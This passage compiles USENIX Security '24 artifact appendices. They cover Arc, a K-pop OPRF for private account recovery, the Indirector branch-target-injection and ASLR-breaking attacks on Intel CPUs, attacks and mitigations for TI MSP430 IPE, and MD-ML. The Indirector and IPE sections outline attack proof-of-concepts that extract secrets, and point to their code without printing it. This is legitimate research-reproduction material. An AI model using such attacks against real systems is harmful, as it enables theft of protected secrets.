The doe-suite can be run using a set of commands defined in a Makefile in the `doe-suite` directory that invoke Ansible. Use `make run` to run experiments, from now on referred to as *suites*, that are defined in the doe-suite-config/designs directory. Each suite defines a set of Ansible roles that are used to configure the remote machines running Ubuntu 22.04. Results of these experiments are then combined together into plots that are defined in the doe-suite-config/super_etl directory.

For each result shown in the paper, we have a separate section that contains:

1. Code to create and display the plot shown in the paper and corresponding dataframe based on the output files from the benchmarks (stored in `doe-suite-results-cameraready`). These files can be downloaded from this polybox.
2. The command to reproduce the results on AWS. You can uncomment the command and run the cell with Ctrl + Enter. Due to the large amount of output and long running time, we recommend to run these commands in a separate terminal window. The results from these experiments will be stored in `doe-suite-results` and will appear in a separate set of plots in the notebook.

### A.4.1 Major Claims

This work introduces two major claims:

**(C1)**: Arc instantiated with our consistency protocol is up to 10^4x faster and 10^6x more concise than hashing-based (SHA3) and homomorphic commitment-based (PED) approaches.

**(C2)**: Across all settings, Arc significantly outperforms related approaches in terms of runtime, with a storage overhead comparable to the hash-based approach.

Both claims are proven by the experiments in Section 6: **Training** (E1, Fig. 4), **Inference** (E2, Fig. 5) and **Auditing** (E3, Fig. 6).

### A.4.2 Experiments

For each of training, inference and auditing, we provide a table of suites that belong to this setting in the Jupyter notebook. Each row contains a rough estimate of the maximum duration of running that suite. This estimate is based on the raw runtimes in the benchmark logs, but the estimation of the overhead of creating and provisioning the machines may not be completely accurate. To run a suite, simply select a

suite from the table and invoke doe-suite to run it. We provide an option to run the suite inline, or in a separate terminal window.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: Secure Account Recovery for a Privacy-Preserving Web Service

Ryan Little
*Boston University*

Lucy Qin
*Georgetown University*

Mayank Varia
*Boston University*

## A Artifact Appendix

### A.1 Abstract

Account recovery—the ability for users to regain access to their accounts after losing their password—is a near-ubiquitous feature of account-based web service. In a typical account recovery system, the server maintains a list of user email addresses to contact users who forgot their password. Our paper proposes a new cryptographic protocol for account recovery with improved privacy. On the surface, our protocol appears to follow the typical workflow: the user types in their email address, receives an email containing a one-time link, and answers some security questions. But on the backend, our protocol removes the need for the server to store identifiable user information.

The core building block of our protocol is a novel primitive that combines the characteristics of an oblivious pseudorandom function (OPRF) and a partially-oblivious pseudorandom function (pOPRF). This primitive, which we call a kaleidoscopic partially-oblivious PRF (K-pop), is an interactive procedure between two parties (a client and a server) that allows the client to learn an output of a pseudorandom function that takes in with two inputs, $x_{kal}$ and $x_{priv}$. The K-pop can either be evaluated in OPRF mode, in which case both $x_{kal}$ and $x_{priv}$ are secret inputs chosen by the client, or in pOPRF mode, in which case $x_{priv}$ is chosen by the server and $x_{kal}$ is a secret input chosen by the client. Both OPRF mode and pOPRF mode compute the same function.

Our artifact is an implementation of the K-pop primitive, written in Sage. It contains code allowing a client and server to evaluate the K-pop in both OPRF and pOPRF mode. The implementation supports five different "ciphersuites", which specify an elliptic curve group and hash function. The artifact contains a correctness test that checks that the K-pop computes the same function whether it is in OPRF mode or pOPRF mode, as well as two benchmarking tests that can re-produce the timing results in the paper.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

None.

#### A.2.2 How to access

The artifact is accessible at https://github.com/ryanjlittle/kpop-oprf/tree/ae6c354d84ed3d74d47d25cf31484c7d6f9edaf4.

#### A.2.3 Hardware dependencies

Our multiprocessing benchmark test requires a CPU with (at least) 4 cores. The benchmarks in our paper were produced on a Lenovo ThinkPad P15s running Manjaro Linux with a 4-core 1.6GHz Intel Core i5-10210U CPU and 16GB RAM.

#### A.2.4 Software dependencies

Two software dependencies are required: A Python 3 installation (we used version 3.12.3), and a SageMath installation (we used version 10.3).

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

1. Install Python. The latest source releases are available at https://www.python.org/downloads/.
2. Install SageMath. On macOS with Homebrew, Sage can be installed with the command `brew install --cask sage`. On Arch-based Linux systems, it can be installed with `sudo pacman -S sagemath`. You can check that Sage was correctly installed by running `sage` from the command line. For other operating systems and detailed installation instructions, refer to https://doc.sagemath.org/html/en/installation/. Note that a development version of Sage is required.
3. Clone the repository. The repo contains a submodule. To ensure it gets cloned correctly, clone the repo with `git clone --recurse-submodules \ https://github.com/ryanjlittle/kpop-oprf.git`. Alternatively, clone the repository normally and run





Figure 1: Console output of a successful basic test

`git submodule update --init` from inside the main directory.

4. Build the source code by running `make` from inside the main directory.

### A.3.2 Basic Test

After following the installation and building instructions, the correctness of the implementation can be checked by running `sage test_kpop.sage --test 1`. This runs the K-pop in both OPRF mode and pOPRF mode on a randomly chosen input for all five supported ciphersuites. It checks that the K-pop yields the same result whether it is evaluated in OPRF mode or pOPRF mode. A successful run will complete in a few seconds and yield the output shown in figure A.3.2. The final input argument (the number 1) fixes the number of random tests. For a more thorough correctness test, this argument can be set to a higher number.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Single-core K-pop performance results, shown in figure 9 of the paper. This figure shows the average amount of server and client time to run the K-pop in both OPRF mode and pOPRF mode over five different ciphersuites. This experiment is described in section 5.1 of the paper, and can be reproduced by the experiment (E1).

**(C2):** Multi-core K-pop performance results, shown in figure 10 of the paper. These results measure the performance of the server-side K-pop work in a multi-processing setting, with $P \in \{1,2,4\}$ cores. Our results show that a single server can scale to handle many clients simultaneously by running multiple processes in parallel. Our tests show that a four-core server has amortized performance that is 2-3 times better than a single-core server. The experiment is described in section 5.2 of the paper, and can be reproduced with the experiment (E2).

### A.4.2 Experiments

**(E1):** [Single-core performance results] [5 human-minutes + 5 compute-minutes]: This experiment simulates a K-pop interaction between a client and server (both instantiated locally) in both OPRF mode and pOPRF mode, for each of the five supported ciphersuites (ristretto255-SHA512, decaf448-SHAKE256, P256-SHA256, and P521-SHA512). It runs 1000 tests for each combination of mode and ciphersuite, and takes the average client and server time for each.
**Preparation:** Install and build the artifact, following the instructions in section A.3.1.
**Execution:** From the main directory, run `sage test_kpop.sage --figure 1000`. This will take around 5 minutes to complete.
**Results:** The experiment will produce a graph and console outputs. The graph should resemble figure 9 in the paper. Exact time values will of course vary depending on your hardware, but the relative heights of the bars should look similar. The console output prints the mean value and standard error for each set of measurements.

**(E2):** [Multi-core performance results] [5 human-minutes + 5 compute-minutes]: This experiment simulates a batch of 512 clients simultaneously interacting with one server that delegates each client to one of $P$ parallel processes, for $P \in \{1,2,4\}$. The work is evenly split such that each process handles $512/P$ clients. This is done for each combination of ciphersuite and OPRF/pOPRF mode.
**Preparation:** Install and build the artifact, following the instructions in section A.3.1.
**Execution:** From the main directory, run `sage test_kpop.sage --benchmark 512`. This will take around 5 minutes to complete.
**Results:** The experiment will produce console output showing the average server evaluation time for each combination of ciphersuite/mode/$P$ combination. These values should be similar to the results in figure 10.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: **Indirector: High-Precision Branch Target Injection Attacks Exploiting the Indirect Branch Predictor**

Luyi Li* Hosein Yavarzadeh* Dean Tullsen

University of California San Diego

* Equal contribution joint first authors

## A Artifact Appendix

### A.1 Abstract

In this artifact, we describe Indirector, a collection of reverse engineering code and branch injection attacks. For reverse engineering, we provide detailed assembly benchmarks to uncover the architecture of the Branch Target Buffer (BTB) and the Indirect Branch Predictor (IBP) on modern Intel CPUs. Additionally, we analyze the microarchitectural impacts of Intel Spectre v2 mitigation techniques. For attack implementation, we present the proof-of-concept of iBranch Locator, a tool that can accurately locate any indirect branch within the IBP. Leveraging this tool, we demonstrate two high-precision injection attacks that target the IBP and BTB respectively. Furthermore, we offer a method of exploiting the IBP and BTB to break Address Space Layout Randomization (ASLR).

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Indirector requires the installation of a custom kernel module to enable reading different performance counters on Intel CPUs. No additional changes to the kernel code are necessary. Disabling secure boot in the BIOS/UEFI setup menu is also required. If the module is not installed successfully, the assembly benchmark may cause a segmentation fault. Please exercise caution.

#### A.2.2 How to access

The source code of Indirector is available in this Github repository: https://github.com/owenlly/Indirector_Artifact/tree/1926f7284486827b96fc5c1493b867d95c3145ed

#### A.2.3 Hardware dependencies

In our repository, the assembly benchmarks are primarily designed for Golden Cove and Raptor Cove, the P-core microarchitectures of 12th and 13th Gen Intel® Core™ CPUs. The exact models used in our paper are:

- i9-12900 running Ubuntu 22.04.4 LTS with Linux kernel 5.10.209
- i7-13700K running Ubuntu 20.04.6 LTS with Linux kernel 5.15.89
- i9-13900KS running Ubuntu 22.04.4 LTS with Linux kernel 6.5.0-35-generic

All the benchmarks should be compatible with the P-core of any 12th or 13th Gen Intel® Core™ CPU.

#### A.2.4 Software dependencies

Our assembly benchmark is implemented based on "Test programs for measuring clock cycles and performance monitoring" from Agner Fog: http://www.agner.org/optimize. We have included all the required files in the repository. Each benchmark is written in x86 assembly and compiled by the NASM assembler (version 2.14.02).

#### A.2.5 Benchmarks

None

### A.3 Set-up

#### A.3.1 Installation

We have included scripts to install all the required packages. For more stable results, we also provide scripts for setting the CPU to performance mode and turning off the hardware prefetcher. Enabling SMT is required for the core-ID test, and we include a script to ensure SMT is enabled.

#### A.3.2 Basic Test

In the template test, one direct branch is iterated 1000 times and the entire test is repeated 5 times. If everything is set up correctly, the output will be in the *results.out* file.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Indirector is able to reveal that the BTB on Intel CPUs records metadata including branch type and core-ID. **(E1, E2)** prove this.

**(C2):** Indirector is able to reverse engineer the IBP on Intel CPUs, including its input, associativity, TAGE-like structure, and the precise functions governing index and tag hashing. **(E3, E4, E5, E6, E7)** prove this.

**(C3):** Indirector is able to reveal the indirect branch prediction policy under different BTB and IBP states. **(E8)** proves this.

**(C4):** Indirector is able to reverse engineer how Intel Spectre v2 defenses, including IBRS, STIBP, and IBPB, impact the states of the BTB and IBP. **(E9)** proves this.

**(C5):** iBranch Locator is capable of finding entry aliasing with any indirect branch within the IBP without requiring prior history information about the branch. **(E10, E11)** prove this.

**(C6):** Using iBranch Locator, Indirector introduces two high-precision injection attacks targeting the IBP and BTB respectively, and one efficient method to break ASLR. **(E12, E13, E14)** prove this.

### A.4.2 Experiments

**Preparation:** Finish the initialization in Section A.3.1.

**(E1):** [1 human-minute + 1 compute-minute]: Test if the BTB has a branch type check for indirect branch prediction.
**Execution:** Please refer to the *README* file under *Sec3_Reverse_Engineering/3_1_1_BTB_branch_type* for example usage and expected results under different configurations.
**Results:** Only aliased indirect branches can mislead the victim indirect branch for speculative execution.

**(E2):** [1 human-minute + 1 compute-minute]: Test if the BTB entry is tagged with core-ID.
**Execution:** Please refer to the *README* file under *Sec3_Reverse_Engineering/3_1_2_BTB_core-ID* for example usage and expected results under different configurations.
**Results:** There are 11 available ways when both aliased branches are on the same SMT core and 10 available ways when they are on different SMT cores.

**(E3):** [1 human-minute + 1 compute-minute]: Test the PC address input for the IBP and reproduce Figure 4.
**Execution:** Please refer to the *README* file under *Sec3_Reverse_Engineering/3_2_1_IBP_pc_input* for reproducing Figure 4.
**Results:** IBP uses PC[15:6] as input.

**(E4):** [1 human-minute + 1 compute-minute]: Test if the IBP has a set-associative structure and reproduce Figure 5.
**Execution:** Please refer to the *README* file under *Sec3_Reverse_Engineering/3_2_2_IBP_associativity_lite* for reproducing Figure 5.
**Results:** The misprediction rate rises when the number of indirect branches exceeds 6.

**(E5):** [1 human-minute + 60 compute-minutes]: Test if the IBP has a TAGE-like structure and reproduce Figure 6.
**Execution:** Please refer to the *README* file under *Sec3_Reverse_Engineering/3_2_2_IBP_ associativity_complete* for reproducing Figure 6.
**Results:** IBP has 3 2-way set-associative tables, each indexed by a different length of branch history.

**(E6):** [1 human-minute + 1 compute-minute]: Verify the hash functions for the IBP index and tag.
**Execution:** Please refer to the *README* file under *Sec3_Reverse_Engineering/3_2_4_IBP_hash* for verifying Figure 7 and 8.
**Results:** Injection is successful when using the results of this aliasing search tool.

**(E7):** [1 human-minute + 1 compute-minute]: Test if the IBP entry is tagged with core-ID.
**Execution:** Please refer to the *README* file under *Sec3_Reverse_Engineering/3_2_6_IBP_core-ID*.
**Results:** Injection fails when aliased indirect branches are on different SMT cores.

**(E8):** [2 human-minutes + 2 compute-minute]: Test BTB and IBP interactions in Table 2.
**Execution:** Please refer to the *README* files under *Sec3_Reverse_Engineering/3_3_1_BTB_hit* and *Sec3_Reverse_Engineering/3_3_2_BTB_miss*.
**Results:** The results should align with Table 2.

**(E9):** [2 human-minutes + 2 compute-minute]: Test the impacts of Intel Spectre v2 defenses on the BTB and IBP in Table 3.
**Execution:** Please refer to the *README* files under *Sec4_Intel_Defense/4_1_BTB* and *Sec4_Intel _Defense/4_2_IBP*.
**Results:** The results should align with Table 3.

**(E10):** [1 human-minute + 2 compute-minutes]: Test the iBranch Index Locator and verify Figure 11.
**Execution:** Please refer to the *README* file under *Sec5_iBranch_Locator/5_1_index_locator_poc*.
**Results:** There are misprediction spikes when scanning the IBP set #184 and #384.

**(E11):** [1 human-minute + 2 compute-minutes]: Test the iBranch Tag Locator and verify Figure 12.
**Execution:** Please refer to the *README* file under *Sec5_iBranch_Locator/5_2_tag_locator_poc*.
**Results:** There are misprediction spikes when the tag value are 536 and 855.

**(E12):** [1 human-minute + 1 compute-minute]: Test cross-process IBP injection attack.
**Execution:** Please refer to the *README* file under *Sec6_Injection_Attack/6_1_IBP_injection_poc*.
**Results:** The secret is extracted successfully.

**(E13):** [2 human-minute + 2 compute-minutes]: Test cross-process BTB injection attack and verify Figure 13.
**Execution:** Please refer to the *README* file under *Sec6_Injection_Attack/6_2_BTB_injection_poc* and *Sec6_Injection_Attack/6_2_BTB_injection_plot*.
**Results:** The secret is extracted successfully only under IBP eviction and BTB injection.

**(E14):** [1 human-minute + 30 compute-minutes]: Test the method of breaking ASLR exploiting the BTB and IBP.
**Execution:** Please refer to the *README* file under *Sec6_Injection_Attack/6_3_ASLR_poc*.
**Results:** The randomized bits are successfully broken, enabling BTB injection.

## A.5 Notes on Reusability

Our reverse engineering methodology can be applied to most Intel flagship processors from *Skylake* to *Raptor Lake (P-core + E-core)*, given their consistent TAGE-like structure. However, certain features, such as the PHR update hash function, BTB/IBP mapping function, and BTB/IBP associativity, may differ among microarchitectures. Users will need to make relative modifications to the code accordingly.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Intellectual Property Exposure: Subverting and Securing Intellectual Property Encapsulation in Texas Instruments Microcontrollers

Marton Bognar, Cas Magnus, Frank Piessens, Jo Van Bulck

*DistriNet, KU Leuven, 3001 Leuven, Belgium*

## A Artifact Appendix

### A.1 Abstract

This artifact provides source code for the individual attack primitives and end-to-end attack scenarios that can be run on off-the-shelf TI MSP430 microcontrollers with Intellectual Property Encapsulation (IPE) support. We also provide source code to reproduce evaluation results for the software mitigation framework, as well as the openMSP430/Sancus-based hardware mitigation against controlled `call` corruption.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

This artifact demonstrates attacks on real-world TI MSP430 microcontrollers. There are no security risks for evaluators, as the only code executed on the host machine is compilation of the example projects using standard tools. All attack code runs locally on the specific device under test.

The attack code provided in this artifact is solely intended for reproduction of our results. Any uses of these results on real-world microcontrollers should be conducted responsibly.

#### A.2.2 How to access

The artifact files are accessible in the following repository: https://github.com/martonbognar/ipe-exposure/tree/usenix24-artifact.

#### A.2.3 Hardware dependencies

Our repository contains proof-of-concept code for four TI development boards: MSP-EXP430FR5994, MSP-EXP430FR5969, EVM430-FR6047, MSP-EXP430FR6989.

#### A.2.4 Software dependencies

Compiling and running our artifact requires the following software, available on all major operating systems:

- Code Composer Studio (CCS) integrated development environment (IDE). Can be downloaded from the TI website (we used regular CCSTUDIO version 12.6.0): https://www.ti.com/tool/CCSTUDIO#downloads.
- Python 3 with `pycparser` (v2.21), `pycparserext` (v2021.1), and `pyelftools` (v0.29) libraries.
- For the Sancus experiment: `gcc-msp430`, `cmake`, `iverilog` (e.g., via standard Ubuntu packages).

#### A.2.5 Benchmarks

No external benchmarks were used for our evaluation.

### A.3 Set-up

#### A.3.1 Installation

First, clone the artifact repository:

```
$ git clone --recurse-submodules \
  --branch usenix24-artifact \
  https://github.com/martonbognar/ipe-exposure
```

Then, install the software dependencies from above.

1. Download CCS via the link above and proceed with the installation, then install the necessary drivers:

```
$ wget https://dr-download.ti.com/software-
    ↪ development/ide-configuration-compiler-
    ↪ or-debugger/MD-J1VdearkvK/12.6.0/CCS12
    ↪ .6.0.00008_linux-x64.tar.gz
$ tar -xvzf CCS12.6.0.00008_linux-x64.tar.gz
$ cd CCS12.6.0.00008_linux-x64/
$ ./ccs_setup_12.6.0.00008.run  # choose ~/ti
    ↪ as installation directory
$ cd ~/ti/ccs1260/ccs/install_scripts/
$ sudo ./install_drivers.sh
```

2. Install the required Python 3 dependencies:

```
$ cd ipe-exposure/05_framework/framework
$ pip install -r requirements.txt --no-deps
```

3. Install Sancus dependencies:

```
$ sudo apt install gcc-msp430 cmake iverilog
```

### A.3.2 Basic Test

To test out the setup, we provide a simple "hello world" CCS project that can be run on the target MSP430 board with IPE as per the steps below (please refer to the repository's top-level `README.md` for detailed screenshots and troubleshooting):

1. Launch the CCS IDE and create a new workspace in an empty directory when prompted on startup.
2. In CCS, choose *File* ▷ *Open Projects from File System*. Now select the directory `00_helloworld` in the cloned `ipe-exposure` repository.
3. With the microcontroller connected to the system, start the debug session (F11, ).
4. After successfully launching the debug session, resume the program (F8, ).
5. Expected output should now appear in the Console pane:

```
----------
Reading secret from main: 1234 (IPE disabled)
Reading secret from IPE : 1234
```

6. In order to activate IPE, the device needs a hard reset. For this, first pause the running debug session (Alt+F8, ), then select "Hard Reset" from the dropdown next to the Reset button ():
7. The microcontroller will now reboot with IPE enabled. After resuming the program (F8, ), you should see the following output in the Console pane:

```
----------
Reading secret from main: 3fff (IPE enabled)
Reading secret from IPE : 1234
```

8. The CCS debug session can now be terminated via the stop button (Ctrl+F2, ).

## A.4 Evaluation workflow

### A.4.1 Major Claims

**C1** The attack primitives from §3 directly or indirectly break confidentiality and integrity of IPE-protected memory, as summarized in Table 1 (cf. E1).

**C2** The covert channels from §3.4 enable deterministic leakage with performance as reported in Table 4 (cf. E2).

**C3** The three end-to-end attack scenarios from §4 can be reproduced, showing successful corruption or leakage of secrets from complete programs (cf. E3).

**C4** Buffering the program counter register as a hardware mitigation prevents similar attacks on openMSP430/Sancus, as explained in §3.1 (cf. E4).

**C5** Our software mitigation framework blocks all architectural attacks demonstrated in this paper (cf. E5).

**C6** The micro- and macrobenchmarks in §6.4 (Tables 5 and 7) describe the software framework's overhead (cf. E6).

### A.4.2 Experiments

**E1:** *[Attack primitives] [40 human-minutes]:* Reproduction of three architectural and three side-channel attack primitives by running minimal proof-of-concept programs, one per primitive, in standalone CCS projects.
**Preparation:** Launch CCS and open all relevant projects under the `01_attack_primitives` directory.
**Execution:** For every project individually, analogous to §A.3.2: launch the debug session, trigger a hard reset (to activate IPE), then run the code.
**Results:** Refer to the README of each project for the expected output, which should match the console. These projects demonstrate the effectiveness of the attack primitives and, thus, validate claim C1.

**E2:** *[Covert channels] [20 human-minutes]:* Reproduction of the three covert channel setups.
**Preparation:** Launch CCS and open all projects under the `02_covert_channel` directory.
**Execution:** For every project individually, analogous to §A.3.2: launch the debug session, trigger a hard reset (to activate IPE), then run the code.
**Results:** Refer to the README of each project for the expected output, which should match the console and the numbers in the second column of Table 4. These projects demonstrate the presence of the covert channels and their measured performance, validating claim C2.

**E3:** *[End-to-end attacks] [20 human-minutes]:* Reproduction of end-to-end attacks.
**Preparation:** Launch CCS and open all relevant projects under the `03_end_to_end_attacks` directory.
**Execution:** For every project individually, analogous to §A.3.2: launch the debug session, trigger a hard reset (to activate IPE), then run the code. Note: for the `init_struct_overwrite` exploit, two successive hard resets are required (see the corresponding README).
**Results:** Refer to the README of each project for the expected output, which should match the console. These projects demonstrate the effectiveness of the attacks and, thus, validate claim C3.

**E4:** *[Sancus defense] [10 human-minutes]:* Reproduction of the existing hardware mitigation preventing controlled `call` corruption on Sancus. The cycle-accurate openMSP430 Verilog simulation shows that the attack fails on the original Sancus, but succeeds after deliberately omitting the program counter buffering.
**Preparation:** Make sure the `sancus-core` git submodule is initialized (execute `git submodule init; git submodule update` if needed).
**Execution:** Run the `run-sancus-eval.sh` script in the `04_sancus_exploit/sancus-exploit/` directory. This will perform all necessary steps for this experiment.
**Results:** The script will first run a controlled `call` corruption attack against the upstream version of Sancus.





Figure 1: Overview of the general workflow for the software mitigation framework.

This attack should result in a memory violation error, without overwriting the secret value. Next, the script will apply a minimal patch that removes the buffered program counter. After running the same attack again, no memory violation will occur, and the secret value will be overwritten, validating claim C4.

**E5:** *[Framework security] [40 human-minutes]:* Demonstration of the mitigation framework's security by recompiling and running a vulnerable example project.
**Preparation:** Launch CCS and open the `demo_all` project under the `05_framework/security_eval/` directory. Now execute `run.sh` in that same directory to apply the framework (cf. Figure 1) on the vulnerable application and generate a new `demo_all_mitigated` project. Open this new project in CCS as well.
**Execution:** Run both the vulnerable and the mitigated projects and examine the `fail_code` and `public` variables using the CCS debugger, as shown in the screenshots of the README file. Repeat this three times, for all values of the `attack` global variable in `main.c`.
**Results:** The values will show that while in the unprotected version all attacks successfully change and leak values from the IPE region, applying our framework disables these attacks, validating claim C5.

**E6:** *[Benchmarks] [40 human-minutes]:* Reproduction of the micro- and macrobenchmarks by measuring the timing of projects secured by the framework.
**Preparation:** Follow the steps in the README in the `06_benchmarks` directory to simultaneously debug a timer and a benchmark project on two connected boards.
**Execution:** Always start a new debug session of the `timer` project and resume its execution first before launching and resuming the benchmarked program in a separate CCS instance. After successfully collecting 100 measurements, the `timer` project prints the collected numbers in a comma-separated value format to the console, which can be copied verbatim into a `.csv` file. Collect microbenchmark measurements for a `software-bor/bor_timing_*/` project, depending on the evaluation target. Next, collect macrobenchmark measurements for both the `hmac/base_attestation` and `hmac/translated_attestation` projects.
**Results:** Use the `measurements/calculator.py` script to compute the mean and standard deviation for the collected `.csv` files. These values should be similar to those reported in the paper (small deviations are expected), showing the limited overhead of our defense and validating claim C6.

## A.5 Notes on Reusability

Based on the `05_framework/security-eval` and `06_benchmarks/hmac` examples, our software mitigation framework (cf. Figure 1) could be applied to other programs, collecting additional evidence for its overhead and effectiveness. In future work, the framework could also be improved further to support a wider range of programs.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: MD-ML: Super Fast Privacy-Preserving Machine Learning for Malicious Security with a Dishonest Majority

Boshi Yuan[1], Shixuan Yang[1], Yongxiang Zhang[1], Ning Ding[1,2], Dawu Gu[1,2], and Shi-Feng Sun[1,2]

[1]Shanghai Jiao Tong University, China
[2]Shanghai Jiao Tong University (Wuxi) Blockchain Advanced Research Center
{nemoyuan2008,yangshixuan,zhang-yx7,dingning,dwgu,shifeng.sun}@sjtu.edu.cn

## A Artifact Appendix

### A.1 Abstract

This artifact is a C++ implementation of the protocols presented in the paper. The artifact is a standalone program that can be compiled and executed on any platform that supports C++20.

The primary contribution of this paper is the improvement of the time and communication complexities of the protocols. Therefore, the main objectives of the evaluation are to execute the program, assess its performance, and compare the findings with those presented in Section 6.

The evaluation process primarily involves compiling the source code and executing the program. The relevant statistics are automatically printed upon completion of the program's execution.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

There are no security, privacy, or ethical concerns associated with this artifact.

#### A.2.2 How to access

https://github.com/NemoYuan2008/MD-ML/releases/tag/v0.1

#### A.2.3 Hardware dependencies

The experimental results in the paper were obtained with two servers. However, the artifact can be executed on a single machine.

Please make sure that the machine has at least 60 GB of free disk space to store the generated data. It is estimated that the generated data in the experiment will be around 49 GB.

#### A.2.4 Software dependencies

The artifact has been tested on Windows 11, Ubuntu 22.04 LTS, and macOS 14. The artifact requires the following software dependencies:

- A compiler that supports C++-20 and the integer type `__uint128_t`. This includes the following compilers:
  - GCC-10 or later,
  - Clang-10 or later,
  - Apple-Clang 13.1.6 or later.

  Note that Visual Studio (MSVC) is not supported. For Windows, we recommend MinGW-w64 with g++.[1]
- CMake 3.12 or later.[2]
- The Boost C++ libraries[3], version 1.70.0 or later. The artifact only requires the header-only `Boost::Asio` library.
- The Eigen C++ library[4], version 3.0 or later.

The following Linux softwares were used to obtain the experimental results in the paper, but they are not required to run the artifact:

- The Linux `tc` command was used to limit the bandwidth to simulate the WAN environment. The command is available on most Linux distributions.
- The Linux `iptables` command was used to measure the communication overhead. However, the communication overhead is also automatically printed by the program.

[1] https://www.mingw-w64.org/
[2] https://cmake.org/
[3] https://www.boost.org/
[4] https://eigen.tuxfamily.org/

### A.2.5 Benchmarks

N/A.

## A.3 Set-up

### A.3.1 Installation

**Step 1: Install the dependencies**

On Ubuntu, the dependencies can be installed with (`$` denotes the terminal prompt):

```
$ sudo apt install build-essential cmake
    libboost-system-dev libeigen3-dev
```

On macOS, the dependencies can be installed with Homebrew:

```
$ xcode-select --install
$ brew install cmake boost eigen
```

On Windows, the dependencies can be installed manually. The following manual steps are applicable to Windows, macOS, and Linux.

- (For Windows only) Download and install MinGW-w64 from https://www.mingw-w64.org/.
- Download and install CMake from https://cmake.org/.
- Download the Boost C++ Libraries from https://www.boost.org/. Extract it somewhere and add the directory to the environment variable `PATH`. There is no need to compile the library.
- Download the Eigen C++ Library from https://eigen.tuxfamily.org/. Extract the source code, then follow the instructions in the file `INSTALL` in the extracted directory. Use "Method 2" described in the file.

**Step 2: Check the compiler version**

For Windows and macOS, the installation using the instructions above should provide a C++20-compatible compiler, so you can skip this step.

For Linux, the compiler installed by `apt` may be outdated and not support C++20 if you are using an older version of Linux.

- Check the version of the compiler with the following command: `g++ --version`.
- If the version is less than 10, you may need to install a newer version of the compiler, using the command `sudo apt install g++-10` (or `g++-11`).
- If the installation is successful, you need to add the option `-DCMAKE_CXX_COMPILER=g++-10` to the `cmake` command in the next step.

**Step 3: Obtain and compile the artifact**

Issue the following commands in the terminal:

```
$ git clone https://github.com/NemoYuan2008/MD-ML.git
$ cd MD-ML
$ mkdir build
$ cd build
$ cmake -DCMAKE_BUILD_TYPE=Release ..
$ cmake --build .
```

From now on, we will denote the build directory as `MD-ML/build`.

### A.3.2 Basic Test

Make sure that you are in the `MD-ML/build` directory, then `cd ./experiments/test`. Run the following command:

```
$ ./test_fake_offline
```

The program will print nothing, but it will generate some data in the `MD-ML/fake-offline-data` directory.

Then open two terminals in the `MD-ML/build/experiments/test` directory. In the first terminal, run the following command:

```
$ ./test_party_0
```

The program will continuously print the following message, indicating that the party 0 is waiting for the party 1 to connect:

```
Failed to connect to party 1, retry after 2 seconds...
```

In the second terminal, run the following command:

```
$ ./test_party_1
```

After a few seconds, the first terminal will print messages similar to the following:

```
Spent 1 ms
Sent 64 bytes
Output: 2.25
```

and the second terminal will print a similar message without the output value 2.25.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Using the MD-ML protocol, the communication cost of AlexNet inference on the Tiny ImageNet dataset is around 1319.31 MB. This is proven by the experiment (E1) whose results are presented in Table 10 in the paper.

### A.4.2 Experiments

**(E1):** *[AlexNet on Tiny ImageNet] [15 human-minutes + 30 compute-minutes + 50 GB disk]*
**How to:** The procedure to reproduce this experiment is as follows:
**Preparation:** cd to the directory `MD-ML/build/experiments/AlexNet-ImageNet`. Then run `./AlexNet_fake_offline` to generate the fake offline data. The generation will take around 10 minutes. The generated data will be stored in the `MD-ML/fake-offline-data` directory and will occupy around 49 GB of disk space.
**Execution:** Open two terminals in the same directory `MD-ML/build/experiments/AlexNet-ImageNet`. In the first terminal, run the following command:

```
$ ./AlexNet_party_0
```

In the second terminal, run the following command:

```
$ ./AlexNet_party_1
```

After the parties are connected, the program will run for less than 2 minutes.
**Results:** After the execution, the first terminal (running `./AlexNet_party_0`) will print the total communication overhead, which should be around 1319.31 MB.

## A.5 Version

